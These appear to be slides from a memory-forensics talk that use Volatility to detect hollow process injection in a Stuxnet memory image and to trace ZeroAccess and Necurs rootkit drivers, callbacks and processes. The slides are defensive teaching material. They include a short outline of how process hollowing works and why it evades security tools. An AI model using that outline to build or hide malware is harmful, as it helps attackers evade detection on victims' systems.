
Steps:

1. *The malware creates a legitimate process in the suspended state*
2. *Process executable section is freed, reallocated and copied with malicious executable*
3. *Suspended thread's start address is pointed to the malicious executable's address of entry point and thread is resumed*

Advantages:

- *Allows an attacker to disguise his malware as a legitimate process & execute malicious code*
- *Path of the process being hollowed out will still point to the legitimate path*
- *Allow an attacker to bypass security products & remain undetected from live forensics tools*

Hollow Process Injection - Stuxnet



Example- Detecting Hollow Process Injection (Stuxnet)

The ***hollowfind*** plugin detects the hollowed process by looking for the discrepancy between ***PEB*** and ***VAD***. In addition to that, it also lists processes similar to the hollowed process and suspicious memory regions.

```
$ python vol.py -f stux.vmem hollowfind
Volatility Foundation Volatility Framework 2.6.1
Hollowed Process Information:
        Process: lsass.exe PID: 1732
        Parent Process: NA PPID: 1736
        Creation Time: 2018-05-12 06:39:42 UTC+0000
        Process Base Name(PEB): lsass.exe
        Command Line(PEB): "C:\WINDOWS\\system32\\lsass.exe"
        Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy

VAD and PEB Comparison:
        Base Address(VAD): 0x1000000
        Process Path(VAD):
        Vad Protection: PAGE_EXECUTE_READWRITE
        Vad Tag: Vad

        Base Address(PEB): 0x1000000
        Process Path(PEB): C:\WINDOWS\system32\lsass.exe
        Memory Protection: PAGE_EXECUTE_READWRITE
        Memory Tag: Vad


Similar Processes:
        lsass.exe(1732) Parent:NA(1736) Start:2018-05-12 06:39:42 UTC+0000
        lsass.exe(708) Parent:winlogon.exe(652) Start:2016-05-10 06:47:24 UTC+0000

Suspicious Memory Regions:
        0x90000(PE Found)  Protection: PAGE_EXECUTE_READWRITE  Tag: Vad
        0x1000000(PE Found)  Protection: PAGE_EXECUTE_READWRITE  Tag: Vad
```

Hollow Process Injection Variations

Attackers use different variations of hollow process injection to bypass, deflect, and divert forensic analysis. For detailed information on how these evasive techniques work and how to detect them using a custom Volatility plugin (*hollowfind*), watch my Black Hat presentation titled: ***"What Malware Authors Don't Want You to Know - Evasive Hollow Process Injection"***

https://youtu.be/9L9I1T5QDg4

Investigating Rootkits

Demo 4 - Memory Analysis of ZeroAccess Rootkit

Shows multiple instances of ***svchost.exe*** running on the system, all these processes were started by ***services.exe (pid 496)*** which looks normal at this point.

```
$ python vol.py -f zaccess1.vmem --profile=Win7SP1x86 pslist | grep -i svchost.exe
Volatility Foundation Volatility Framework 2.6.1
0x86cf09c8 svchost.exe             624    496     11      351      0      0 2016-05-11 12:15:08 UTC
+0000
0x86cd2360 svchost.exe             712    496      7      279      0      0 2016-05-11 12:15:08 UTC
+0000
0x86d1d030 svchost.exe             764    496     21      449      0      0 2016-05-11 12:15:08 UTC
+0000
0x86d67578 svchost.exe             876    496     20      424      0      0 2016-05-11 12:15:09 UTC
+0000
0x86d74598 svchost.exe             908    496     35      959      0      0 2016-05-11 12:15:09 UTC
+0000
0x86da3a60 svchost.exe            1068    496     14      544      0      0 2016-05-11 12:15:09 UTC
+0000
0x86db9818 svchost.exe            1148    496     17      367      0      0 2016-05-11 12:15:09 UTC
+0000
0x86e1cb18 svchost.exe            1340    496     19      311      0      0 2016-05-11 12:15:09 UTC
+0000
0x86eec718 svchost.exe            3496    496     10      300      0      0 2018-05-21 07:58:33 UTC
+0000
0x850a3d40 svchost.exe            3612    496     13      227      0      0 2018-05-21 07:58:34 UTC
+0000
0x8517e030 svchost.exe            1096    496      1        3      0      0 2018-05-21 08:00:19 UTC+0000


$ python vol.py -f zaccess1.vmem --profile=Win7SP1x86 pslist -p 496
Volatility Foundation Volatility Framework 2.6.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------
------------------------------
0x86c8b030 services.exe            496    396     10      218      0      0 2016-05-11 12:15:08 UTC
+0000
```

The ***svchost.exe*** process (***pid 1096***) is running from a device named ***svchost.exe*** which does not exist on a clean system.

```
$ python vol.py -f zaccess1.vmem --profile=Win7SP1x86 cmdline | grep -i 'svchost.exe' -B1
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
svchost.exe pid:    624
Command line : C:\Windows\system32\svchost.exe -k DcomLaunch
--
************************************************************************
svchost.exe pid:    712
Command line : C:\Windows\system32\svchost.exe -k RPCSS
************************************************************************
svchost.exe pid:    764
Command line : C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
************************************************************************
svchost.exe pid:    876
Command line : C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
************************************************************************
svchost.exe pid:    908
Command line : C:\Windows\system32\svchost.exe -k netsvcs
--
************************************************************************
svchost.exe pid:   1068
Command line : C:\Windows\system32\svchost.exe -k LocalService
************************************************************************
svchost.exe pid:   1148
Command line : C:\Windows\system32\svchost.exe -k NetworkService
--
************************************************************************
svchost.exe pid:   1340
Command line : C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
--
************************************************************************
svchost.exe pid:   1096
Command line : "\\.\globalroot\Device\svchost.exe\svchost.exe"
```

The ***svchost.exe*** device was created by the malicious driver named ***00015300.*** This driver also creates another unnamed device object

```
$ python vol.py -f zaccess1.vmem --profile=Win7SP1x86 devicetree


DRV 0x1fc84478 \Driver\00015300
---| DEV 0x84ffbf08 svchost.exe FILE_DEVICE_DISK


DRV 0x1e5e6f38 \Driver\00015300
---| DEV 0x85a0cef8  FILE_DEVICE_ACPI
```

The ***driverscan*** plugin displays the malicious driver but the ***base address*** and ***size*** of the driver is zeroed out. This makes dumping the malicious driver from memory to disk difficult.

```
$ python vol.py -f zaccess1.vmem --profile=Win7SP1x86 modules | grep -i 00015300
Volatility Foundation Volatility Framework 2.6.1

root@kratos:~/volatility261# python vol.py -f zaccess1.vmem --profile=Win7SP1x86 driverscan | grep -i 00015300
Volatility Foundation Volatility Framework 2.6.1
0x000000001e5e6f38        1        0 0x00000000        0x0 \Driver\00015300     00015300     \Driver\00015300
0x000000001fc84478        1        0 0x00000000        0x0 \Driver\00015300     00015300     \Driver\00015300
```

callbacks plugin show two suspicious routines which allow rootkit driver to monitor ***registry*** and ***shutdown*** events.

Even though ***callback routine*** exists in an ***UNKNOWN*** module, you can deduce that malicious module should be residing somewhere in the memory region starting with the address ***0x8519***

```
$ python vol.py -f zaccess1.vmem --profile=Win7SP1x86 callbacks
Volatility Foundation Volatility Framework 2.6.1
Type                                 Callback   Module               Details
------------------------------------ ---------- -------------------- -------
CmRegisterCallback                   0x8519ed60 UNKNOWN              -
EventCategoryTargetDeviceChange      0x9ac849f5 win32k.sys           Win32k
EventCategoryTargetDeviceChange      0x9ac849f5 win32k.sys           Win32k
EventCategoryTargetDeviceChange      0x8292db18 ntoskrnl.exe         mouclass
EventCategoryDeviceInterfaceChange   0x9ab1b547 win32k.sys           Win32k
EventCategoryTargetDeviceChange      0x9ac849f5 win32k.sys           Win32k
EventCategoryTargetDeviceChange      0x9ac849f5 win32k.sys           Win32k
EventCategoryDeviceInterfaceChange   0x9ab1bccc win32k.sys           Win32k
EventCategoryTargetDeviceChange      0x9abfc966 win32k.sys           Win32k
EventCategoryTargetDeviceChange      0x879d922e mountmgr.sys         mountmgr
GenericKernelCallback                0x82abd833 ntoskrnl.exe         -
IoRegisterShutdownNotification       0x8519f4e0 UNKNOWN              \Driver\00015300
IoRegisterShutdownNotification       0x97507783 usbhub.sys           \Driver\usbhub
IoRegisterShutdownNotification       0x96ea0dc0 vmhgfs.sys           \FileSystem\vmhgfs
IoRegisterShutdownNotification       0x8811b107 VIDEOPRT.SYS         \Driver\VgaSave
IoRegisterShutdownNotification       0x87946318 volmgr.sys           \Driver\volmgr
```

To find the kernel module residing in kernel memory starting with address ***0x8519***, yarascan was used to look for the ***MZ*** signature.

The below screenshot shows the presence of ***PE*** module at that address range.

```
$ python vol.py -f zaccess1.vmem --profile=Win7SP1x86 yarascan -Y "MZ" -K | grep -i "0x8519" -A4 -B4

Rule: r1
Owner: (Unknown Kernel Memory)
0x8519db80  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x8519db90  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x8519dba0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x8519dbb0  00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00   ................
0x8519dbc0  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68   ........!..L.!Th
0x8519dbd0  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f   is.program.canno
0x8519dbe0  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20   t.be.run.in.DOS.
0x8519dbf0  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00   mode....$.......
0x8519dc00  f4 38 54 47 b0 59 3a 14 b0 59 3a 14 b0 59 3a 14   .8TG.Y:..Y:..Y:.
0x8519dc10  b0 59 3b 14 3e 59 3a 14 73 56 67 14 b5 59 3a 14   .Y;.>Y:.sVg..Y:.
0x8519dc20  97 9f 47 14 b2 59 3a 14 ae 0b af 14 b1 59 3a 14   ..G..Y:......Y:.
0x8519dc30  b9 21 b0 14 bf 59 3a 14 b9 21 ab 14 b1 59 3a 14   .!...Y:..!...Y:.
0x8519dc40  52 69 63 68 b0 59 3a 14 00 00 00 00 00 00 00 00   Rich.Y:.........
0x8519dc50  50 45 00 00 4c 01 04 00 92 2e 24 4e 00 00 00 00   PE..L.....$N....
0x8519dc60  00 00 00 00 e0 00 02 21 0b 01 09 00 00 9e 00 00   .......!........
0x8519dc70  00 34 00 00 00 00 00 00 f0 86 00 00 00 10 00 00   .4..............
```

Dumping the kernel module and scanning with multiple anti-virus scanning engine (VirusTotal) confirms it to be ***ZeroAccess*** rootkit.

```
$ python vol.py -f zaccess1.vmem --profile=Win7SP1x86 moddump -b 0x8519db80 -D dump/
Volatility Foundation Volatility Framework 2.6.1
Module Base Module Name          Result
----------- -------------------- ------
0x08519db80 UNKNOWN              OK: driver.8519db80.sys
```

AVG	Win32:Trojan-gen	Avira	TR/Rootkit.Gen
AVware	Trojan.Win32.Sirefef.cr (v)	Baidu	Win32.Trojan.SuperThreat.a
BitDefender	Gen:Variant.Sirefef.22	CAT-QuickHeal	RootKit.ZAccess.A
ClamAV	Win.Trojan.Agent-459380	Comodo	TrojWare.Win32.Rootkit.ZAccess.A
Cylance	Unsafe	Cyren	W32/Rootkit.M.gen!Eldorado
DrWeb	BackDoor.Maxplus.17	Emsisoft	Gen:Variant.Sirefef.22 (B)
Endgame	Malicious (high Confidence)	eScan	Gen:Variant.Sirefef.22
ESET-NOD32	A Variant Of Win32/Sirefef.EO	F-Prot	W32/Rootkit.M.gen!Eldorado
F-Secure	Gen:Variant.Sirefef.22	GData	Gen:Variant.Sirefef.22

Example - Memory Analysis of Necurs Rootkit

callbacks plugin shows a suspicious routine which allows rootkit driver to monitor & *prevent access to the* ***registry*** keys

The ***callback routine*** falls within the address range of the malicious driver ***aa302f66503d6ef.sys***

```
$ python vol.py -f necurs1.vmem --profile=Win7SP1x86 callbacks
Volatility Foundation Volatility Framework 2.6.1
Type                                 Callback   Module               Details
------------------------------------ ---------- -------------------- -------
EventCategoryDeviceInterfaceChange   0x829924d0 ntoskrnl.exe         PnpManager
EventCategoryDeviceInterfaceChange   0x829924d0 ntoskrnl.exe         PnpManager
EventCategoryDeviceInterfaceChange   0x829924d0 ntoskrnl.exe         PnpManager
EventCategoryTargetDeviceChange      0x8678222e mountmgr.sys         mountmgr
EventCategoryTargetDeviceChange      0x828f5b18 ntoskrnl.exe         ACPI
GenericKernelCallback                0x82ef2df0 CI.dll               -
EventCategoryDeviceInterfaceChange   0x86783216 mountmgr.sys         mountmgr
GenericKernelCallback                0x8cd5c1d9 peauth.sys           -
EventCategoryDeviceInterfaceChange   0x906dbccc win32k.sys           Win32k
CmRegisterCallback                   0x85bd113b UNKNOWN              -
EventCategoryDeviceInterfaceChange   0x906db547 win32k.sys           Win32k
EventCategoryTargetDeviceChange      0x908449f5 win32k.sys           Win32k
EventCategoryTargetDeviceChange      0x908449f5 win32k.sys           Win32k
IoRegisterShutdownNotification       0x8c6c1783 usbhub.sys           \Driver\usbhub
IoRegisterShutdownNotification       0x867e3dc0 vmhgfs.sys           \FileSystem\vmhg


$ python vol.py -f necurs1.vmem --profile=Win7SP1x86 modscan | grep -i 0x85b
Volatility Foundation Volatility Framework 2.6.1
0x000000000eb8ab80 aa302f66503d6ef.sys  0x85bcd000     0xd000 \SystemRoot\System32\Drivers\aa302f66503d6ef.sys
```

The malicious driver creates ***3 device objects*** and attaches it to the ***Tcp*** and ***Ntfs*** device's driver stack, this allows the rootkit to intercept ***Network*** and ***File system*** operations.

```
$ python vol.py -f necurs1.vmem --profile=Win7SP1x86 devicetree

DRV 0x08503590 \Driver\aa302f66503d6ef
---| DEV 0x85ad7d28  FILE_DEVICE_NETWORK
---| DEV 0x85a798a8  FILE_DEVICE_DISK_FILE_SYSTEM
---| DEV 0x85ad79a0 NtSecureSys FILE_DEVICE_UNKNOWN


DRV 0x0eb032d8 \Driver\tdx
---| DEV 0x86376dd0 RawIp6 FILE_DEVICE_NETWORK
---| DEV 0x86376f00 RawIp FILE_DEVICE_NETWORK
---| DEV 0x86375320 Udp6 FILE_DEVICE_NETWORK
---| DEV 0x86375450 Udp FILE_DEVICE_NETWORK
---| DEV 0x863759a8 Tcp6 FILE_DEVICE_NETWORK
---| DEV 0x86375ad8 Tcp FILE_DEVICE_NETWORK
------| ATT 0x85ad7d28  - \Driver\aa302f66503d6ef FILE_DEVICE_NETWORK
---| DEV 0x86303158  FILE_DEVICE_TRANSPORT

DRV 0x0f592670 \FileSystem\Ntfs
---| DEV 0x86204020  FILE_DEVICE_DISK_FILE_SYSTEM
------| ATT 0x86202908  - \FileSystem\FltMgr FILE_DEVICE_DISK_FILE_SYSTEM
---------| ATT 0x85a798a8  - \Driver\aa302f66503d6ef FILE_DEVICE_DISK_FILE_SYSTEM
```

Shows the ***dispatch routines*** of the malicious driver, it gives you an idea of what type of operations are handled by the malicious driver.

```
$ python vol.py -f necurs1.vmem --profile=Win7SP1x86 driverirp -r aa302f66503d6ef
Volatility Foundation Volatility Framework 2.6.1
--------------------------------------------------
DriverName: aa302f66503d6ef
DriverStart: 0x85bcd000
DriverSize: 0xd000
DriverStartIo: 0x0
   0 IRP_MJ_CREATE                          0x85bd08eb Unknown
   1 IRP_MJ_CREATE_NAMED_PIPE               0x85bd08eb Unknown
   2 IRP_MJ_CLOSE                           0x85bd08eb Unknown
   3 IRP_MJ_READ                            0x85bd08eb Unknown
   4 IRP_MJ_WRITE                           0x85bd08eb Unknown
   5 IRP_MJ_QUERY_INFORMATION               0x85bd08eb Unknown
   6 IRP_MJ_SET_INFORMATION                 0x85bd08eb Unknown
   7 IRP_MJ_QUERY_EA                        0x85bd08eb Unknown
   8 IRP_MJ_SET_EA                          0x85bd08eb Unknown
   9 IRP_MJ_FLUSH_BUFFERS                   0x85bd08eb Unknown
  10 IRP_MJ_QUERY_VOLUME_INFORMATION        0x85bd08eb Unknown
  11 IRP_MJ_SET_VOLUME_INFORMATION          0x85bd08eb Unknown
  12 IRP_MJ_DIRECTORY_CONTROL               0x85bd08eb Unknown
  13 IRP_MJ_FILE_SYSTEM_CONTROL             0x85bd08eb Unknown
  14 IRP_MJ_DEVICE_CONTROL                  0x85bd08eb Unknown
  15 IRP_MJ_INTERNAL_DEVICE_CONTROL         0x85bd08eb Unknown
  16 IRP_MJ_SHUTDOWN                        0x85bd08eb Unknown
  17 IRP_MJ_LOCK_CONTROL                    0x85bd08eb Unknown
  18 IRP_MJ_CLEANUP                         0x85bd08eb Unknown
  19 IRP_MJ_CREATE_MAILSLOT                 0x85bd08eb Unknown
  20 IRP_MJ_QUERY_SECURITY                  0x85bd08eb Unknown
  21 IRP_MJ_SET_SECURITY                    0x85bd08eb Unknown
  22 IRP_MJ_POWER                           0x85bd08eb Unknown
  23 IRP_MJ_SYSTEM_CONTROL                  0x85bd08eb Unknown
  24 IRP_MJ_DEVICE_CHANGE                   0x85bd08eb Unknown
  25 IRP_MJ_QUERY_QUOTA                     0x85bd08eb Unknown
  26 IRP_MJ_SET_QUOTA                       0x85bd08eb Unknown
  27 IRP_MJ_PNP                             0x85bd08eb Unknown
```

Looking for the process that has an open file handle to the device (***NtSecureSys***) created by the malicious driver helped in identifying the malicious process (***pid 1884***).

```
$ python vol.py -f necurs1.vmem --profile=Win7SP1x86 handles -t File | grep -i 'NtSecureSys'
Volatility Foundation Volatility Framework 2.6.1
0x91113cd0   1884        0xe4    0x100080 File              \Device\NtSecureSys


$ python vol.py -f necurs1.vmem --profile=Win7SP1x86 pslist -p 1884
Volatility Foundation Volatility Framework 2.6.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------
------------------------------
0x910772c8 d621dd26614af0         1884   1264     17      503      1      0 2019-03-15 08:27:55 UTC+0000


$ python vol.py -f necurs1.vmem --profile=Win7SP1x86 cmdline -p 1884
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
d621dd26614af0 pid:   1884
Command line : C:\Users\test\AppData\Local\d621dd26614af09e.exe
```

Dumping the malicious process and scanning with multiple anti-virus scanning engine (***VirusTotal***) confirms it to be the component of ***Necurs*** rootkit.

```
$ python vol.py -f necurs1.vmem --profile=Win7SP1x86 procdump -p 1884 -D dump/
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x910772c8 0x00400000 d621dd26614af0       OK: executable.1884.exe
```

Acronis	Suspicious	Antiy-AVL	Trojan[Dropper]/Win32.Necurs
Avast	Sf:Crypt-BJ [Trj]	AVG	Sf:Crypt-BJ [Trj]
ClamAV	Win.Dropper.Necurs-117	CMC	Trojan-Dropper.Win32!O
Cybereason	Malicious.0d452b	Cylance	Unsafe
Cyren	W32/SuspPack.AB.gen!Eldorado	DrWeb	Trojan.Fakealert.33676
Endgame	Malicious (high Confidence)	ESET-NOD32	A Variant Of Win32/Adware.AdvancedP.
F-Prot	W32/SuspPack.AB.gen!Eldorado	Jiangmin	Trojan/Generic.ajzkv

Key Takeaways:

- Adversaries use various techniques (persistence, code injection, rootktit techniques) to remain on the victim system and to execute malicious code.

- Understanding such techniques will enable a security defender to better monitor, investigate and detect such attack.

- Memory Forensics is a powerful technique & using it as part of your incident response/malware analysis will greatly help in understanding adversary tactics.

References:

- https://www.volatilityfoundation.org/
- https://cysinfo.com/detecting-deceptive-hollowing-techniques/
- https://youtu.be/9L9I1T5QDg4
- https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-part3.pdf
- http://mnin.blogspot.com/2011/10/zeroaccess-volatility-and-kernel-timers.html
- https://www.kernelmode.info/forum/

4-Day Hands-On Training (Black Hat USA)

Registration Link: https://ubm.io/2RmxVBR

THANK YOU

@monnappa22

monnappa22@gmail.com

https://cysinfo.com

http://www.youtube.com/c/MonnappaKA